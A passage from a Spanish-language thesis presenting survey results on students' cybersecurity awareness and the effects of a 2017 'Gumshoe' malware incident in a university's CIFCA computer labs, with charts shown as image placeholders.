


Elaboración Propia

El 60% de esta población tenían edades entre los 25 a 28 años, mientras el 30% pertenecía a edades de entre 21 a 24 años y el 10% del total tenían de 17 a 20 años, cuando ocurrió el incidente.

Figura 14 - Gráfica 2

¿Cuál era tu edad en el año 2017?
30 respuestas




Elaboración Propia

Los dispositivos que mayormente usaban en el año 2017 eran el celular con un porcentaje de 46.7% y la computadora, sea portátil o de escritorio con un 33.3%.

Figura 15 - Gráfica 3

¿Qué dispositivo utilizas con más frecuencia para acceder a Internet para tu uso personal?

30 respuestas



Elaboración Propia


Las preguntas enfocadas en el tema de prevención contra ciberataques, destacaron los siguientes puntos:

Sólo el 3% de la muestra comentó usar un gestor de contraseñas, para guardar sus credenciales, mientras que el porcentaje más alto del 40% informó que usaba su celular para guardarlas, lo cual no es un procedimiento totalmente seguro donde proteger usuarios y contraseñas.

Figura 16 - Gráfica 4

Una página web te pide que crees una contraseña más fuerte ¿Qué haces para que no se te olvide?

5/30 respuestas correctas



Elaboración Propia


Otro de los puntos importantes a mencionar de las personas a las cuales se les compartió el formulario, es que piensan que sus dispositivos como la computadora o el celular se encuentran protegidos de amenazas, debido a que tienen contraseña, no es correcto pensar de esa forma, debido a que en los

sistemas Windows y Android es fácil encontrar muchos malware o puertas traseras donde las credenciales de usuarios no son un impedimento, para acceder. Si bien es bueno contar con este control de acceso, se deben de combinar con otros más robustos.

Figura 17 - Gráfica 5

¿Cómo almacenas en tu computadora la información que no quieres que nadie vea?

1/30 respuestas correctas




Elaboración Propia

También otro tema a destacar son los sitios de internet de los cuales descargan programas o a los cuales ingresan, algunas personas, no saben que diversas página web, pueden contener malware que pueda obtener información personal, lo mismo ocurre con los programas que son descargados de sitios de internet de dudosa procedencia, donde no se verifica bien lo que se está instalando en el equipo personal, al aceptar todo lo que se muestra en el instalador, sin buscar otras opciones.

Figura 18 - Gráfica 6

¿Cómo sueles instalar nuevas aplicaciones en tu computadora?

6/30 respuestas correctas




Elaboración Propia


Por último, el promedio que tienen los ex alumnos sobre conocimiento de prevención contra ciberataques es de 3.4 de 10 puntos, destacando que 9 personas de la muestra tuvieron 3 preguntas correctas. Solo una persona acertó correctamente a las 10 respuestas, pero se puede apreciar que esta persona ha llevado cursos sobre temas de TI.

A continuación muestro los resultados de las preguntas:

Figura 19 - Gráfica 7



Distribución de puntos totales



Elaboración Propia

Concluyendo de esta forma que los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría en el año 2017, no poseían el conocimientos suficiente sobre ataques cibernéticos.


4.4.2 Resultados Segundo Cuestionario

El siguiente cuestionario aplicado, explica los diferentes tipos de afectación que tuvieron los estudiantes debido al Malware Gumshoe, los resultados son los siguientes:

El 60% de los alumnos a los cuales se les aplicó el cuestionario tenían conocimiento del reglamento interno de los laboratorios del CIFCA.

Figura 20 - Gráfica 8

¿Tenías conocimiento del reglamento interno de los laboratorios del CIFCA?
0/30 respuestas correctas




Elaboración Propia

Pero solo el 13.6% respetaba todos los puntos de este.

Figura 21 - Gráfica 9

Si respondiste de forma afirmativa a la anterior pregunta, contesta: ¿seguías todos los puntos mencionados dentro del reglamento?

0/22 respuestas correctas




Elaboración Propia

Ya que el 66.7% ocupaban los equipos para revisar sus redes sociales, ver videos, entre otras actividades las cuales no estaban permitidas en el reglamento.

Figura 22 - Gráfica 10

Utilizabas el equipo de cómputo dentro del CIFCA para ...

0/30 respuestas correctas




Elaboración Propia

Aparte de destacar que el 91.7% de los estudiantes mencionaron que los laboratorios solo contaban con instrucciones verbales de los sitios web a los cuales no podían acceder y no se poseía otro control, sobre los equipos de cómputo.

Figura 23 - Gráfica 11

Si respondiste de forma afirmativa, contesta: ¿Cuáles de estas medidas se utilizaban en los laboratorios del CIFCA?

0/12 respuestas correctas




Elaboración Propia

El 6.7% de la población seleccionada, encontró sus datos sensibles en algún sitio web y comentó haber tenido problemas de tipo familiar y de tipo sentimental, debido a esta situación, aparte de responder de forma negativa cuando se preguntó sobre si algún docente había intercedido por él, para revisar la cuestión de sus datos expuestos.

Figura 24 - Gráfica 12

¿Alguna vez encontraste fotos, videos o conversaciones tuyas en sitios de almacenamiento en la nube?

0/30 respuestas correctas




Elaboración Propia

Figura 25 - Gráfica 13

Si respondiste de forma afirmativa a la anterior pregunta, contesta: ¿Qué tipo de problema tuviste debido a la información que se compartió de ti?

0/2 respuestas correctas




Elaboración Propia

Aunque solo estas dos personas mencionaron encontrar su información sensible en páginas web, el 20% comentó haberse percatado que alguien más tenía acceso a sus redes sociales o plataformas educativas.

Figura 26 - Gráfica 14

¿Alguna vez sentiste que alguien más tenía acceso a tus redes sociales o plataforma educativa?

0/30 respuestas correctas




Elaboración Propia

Aunque en las gráficas se muestra que el navegador preferente de los alumnos eran Chrome con un 83.3% de uso de la muestra a la cual se les aplicó los cuestionarios.

Figura 27 - Gráfica 15

¿Cuál de los siguientes navegadores utilizabas dentro de los laboratorios del CIFCA?

0/30 respuestas correctas




Elaboración Propia

No muchos alumnos fueron atacados, debido a que solo el 33.3% utilizaba con frecuencia los laboratorios del CIFCA. Se debe recordar que este navegador, es en el cual se realizaba la instalación de Gumshoe.

Figura 28 - Gráfica 16

¿Utilizabas con frecuencia los equipos de cómputo dentro del laboratorio del CIFCA (2 veces por semana o más)?

0/30 respuestas correctas



Elaboración Propia

La conclusión que se obtiene después de analizar los datos anteriores muestra que las dos personas vulneradas, tuvieron afectaciones familiares y sentimentales, por la divulgación de fotos, videos o conversaciones en sitios web o almacenamiento en la nube, que no eran de su consentimiento ni conocimiento. Si bien la afectación no abarcó a muchas personas de la muestra, las consecuencias pudieron ser perjudiciales para las víctimas.

Pese a que los docentes no mostraron tener la iniciativa de ayudar a los alumnos involucrados en esta afectación, el contenido del reglamento mostrado en páginas anteriores argumenta que no se debe de acceder a sitios como redes sociales, regla que no todos los alumnos acataban, por lo que los docentes no tenían responsabilidad alguna de ayudar. Es importante mencionar que seguir los reglamentos es importante para evitar afectaciones de este tipo.

4.4.3 Resultados Tercer Cuestionario


Para terminar con los cuestionarios realizados, se presenta a continuación los resultados del formulario tres, el cual hace cuestionamientos acerca de las medidas preventivas que tomó la comunidad estudiantil posterior al incidente con el Malware Gumshoe.

Este formulario informa sobre la respuesta que tuvieron los alumnos y los docentes ante este ataque y si hubo mayor seguridad en las aulas de cómputo, demostrando lo siguiente:

El 73.3% de los ex alumnos de administración comentaron que nadie les había informado sobre lo ocurrido, mientras sucedía el incidente del Malware Gumshoe, dentro del segmento seleccionado.

Figura 29 - Gráfica 17

¿Te enteraste de lo ocurrido con el Malware Gumshoe mientras ocurría el incidente?
30 respuestas



Elaboración Propia


También se cuestionó sobre si habían tomado alguna medida extra de protección posterior al ciberataque, mientras usaban equipos que no eran propiedad de

ellos, como borrar su historial o usar la opción de incógnito en el navegador y el 33.3% mencionó que sí, mientras que el 23.3% comentó que no, señalando de esta forma que el mayor porcentaje de ex alumnos no se enteró nunca de la situación con un 43.3%.

Figura 30 - Gráfica 18

¿Tomaste alguna precaución extra como borrar el historial o usar la opción incognito del navegador, después de lo ocurrido?

30 respuestas




Elaboración Propia

Se solicitó información sobre si cambiaron su contraseña posterior a lo ocurrido y el 30% no lo hizo, el 26.7% la cambió, por último el 43.3%, nunca se enteró.

Figura 31 - Gráfica 19

¿Cambiaste tu contraseña, después de lo ocurrido?

30 respuestas




Elaboración Propia

El mismo porcentaje obtenido al cuestionar sobre si se volvieron a ingresar a sus redes sociales o plataformas educativas en computadoras de los laboratorios, aunque con estos datos se puede observar que el 53.3% no volvió a ingresar a sus redes sin ser precavido, solo el 3.3% lo volvió a hacer sin ninguna precaución.

Figura 32 - Gráfica 20

¿Al saber sobre este hecho, volviste a ingresar a tus redes sociales o plataforma educativa sin ninguna protección y/o prevención?

30 respuestas




Elaboración Propia

Otra pregunta importante que se realizó fue si usaron alguna herramienta de autenticación extra en sus redes sociales y si también monitoreaban desde sus dispositivos, si a alguien no autorizado accedía a sus cuentas de redes personales, siendo porcentajes iguales debido a que el 40% comentó que no lo hizo, contra un 16.7% que se preocupó por tener más seguros sus medios sociales y al igual que en las otras preguntas el 43.3% nunca se enteró.

Figura 33 - Gráfica 21

¿Utilizaste alguna de las herramientas de autenticación que poseen tus redes sociales para prevenir el acceso a intrusos, después de lo ocurrido?

30 respuestas




Elaboración Propia

Figura 34 - Gráfica 22

Con las herramientas de tus redes sociales ¿Monitoreabas desde que dispositivos se accedían a ellas, después de lo ocurrido?

30 respuestas




Elaboración Propia

La siguiente pregunta busca obtener información sobre si las personas que supieron de este hecho buscaron información, para prevenirse y evitar el acceso a sus redes sociales, respondiendo que sólo el 13.3% buscó mayor información al respecto.

Figura 35 - Gráfica 23

¿Después de lo ocurrido, buscaste información para prevenir el acceso a tus redes sociales o plataforma educativa?

30 respuestas




Elaboración Propia

El 25% de los 4 alumnos que buscaron mayor información, la obtuvo mediante un amigo, el otro 25% se acercó con un docente y el 50% fue a encontrar datos en internet.

Figura 36 - Gráfica 24

Si respondiste de forma afirmativa a la pregunta anterior, contesta: ¿De dónde obtuviste la información para prevenir de nuevo un acceso a tus redes sociales o plataforma educativa?

4 respuestas




Elaboración Propia

Se preguntó a los alumnos, si comentaron lo ocurrido con algún grupo de su confianza y obviando el 43.3% de personas que no se enteraron del suceso, 6.7% se acercó con un docente, 26.7% hablaron con sus amigos, el 10% comentaron con su familia y el 13.3% no buscaron hablar al respecto.

Figura 37 - Gráfica 25

¿Comentaste lo sucedido con alguien?

30 respuestas




Elaboración Propia

La gráfica siguiente informa sobre los alumnos que conocieron a algún compañero que fue afectado por el Malware, de los cuales el 80% comentó que no conocían a nadie, pero un 20% mencionaron que sí sabían de alguien a quien le ocurrió.

Figura 38 - Gráfica 26

¿Conociste algún otro compañero que fuera afectado por algún tipo de malware como el mencionado anteriormente?

30 respuestas




Elaboración Propia

Otra pregunta importante para esta tesis es saber si los alumnos percibieron, algún cambio en el reglamento o implementación de una nueva medida de prevención contra ciberataques en el CIFCA, el 93.3% comentó que no tenían conocimiento sobre alguna nueva medida, sin embargo el 6.7% de alumnos mencionaron que ninguna medida fue implementada.

Figura 39 - Gráfica 27

¿Sabes sí en los laboratorios del CIFCA se tomaron medidas preventivas después de lo ocurrido con el Malware Gumshoe?

30 respuestas



Elaboración Propia

Figura 40 - Gráfica 28

Si respondiste de forma afirmativa a la anterior pregunta, contesta: ¿Cuáles fueron esas medidas preventivas que tomaron los laboratorios del CIFCA, después de lo ocurrido con el Malware Gumshoe?
2 respuestas



Elaboración Propia

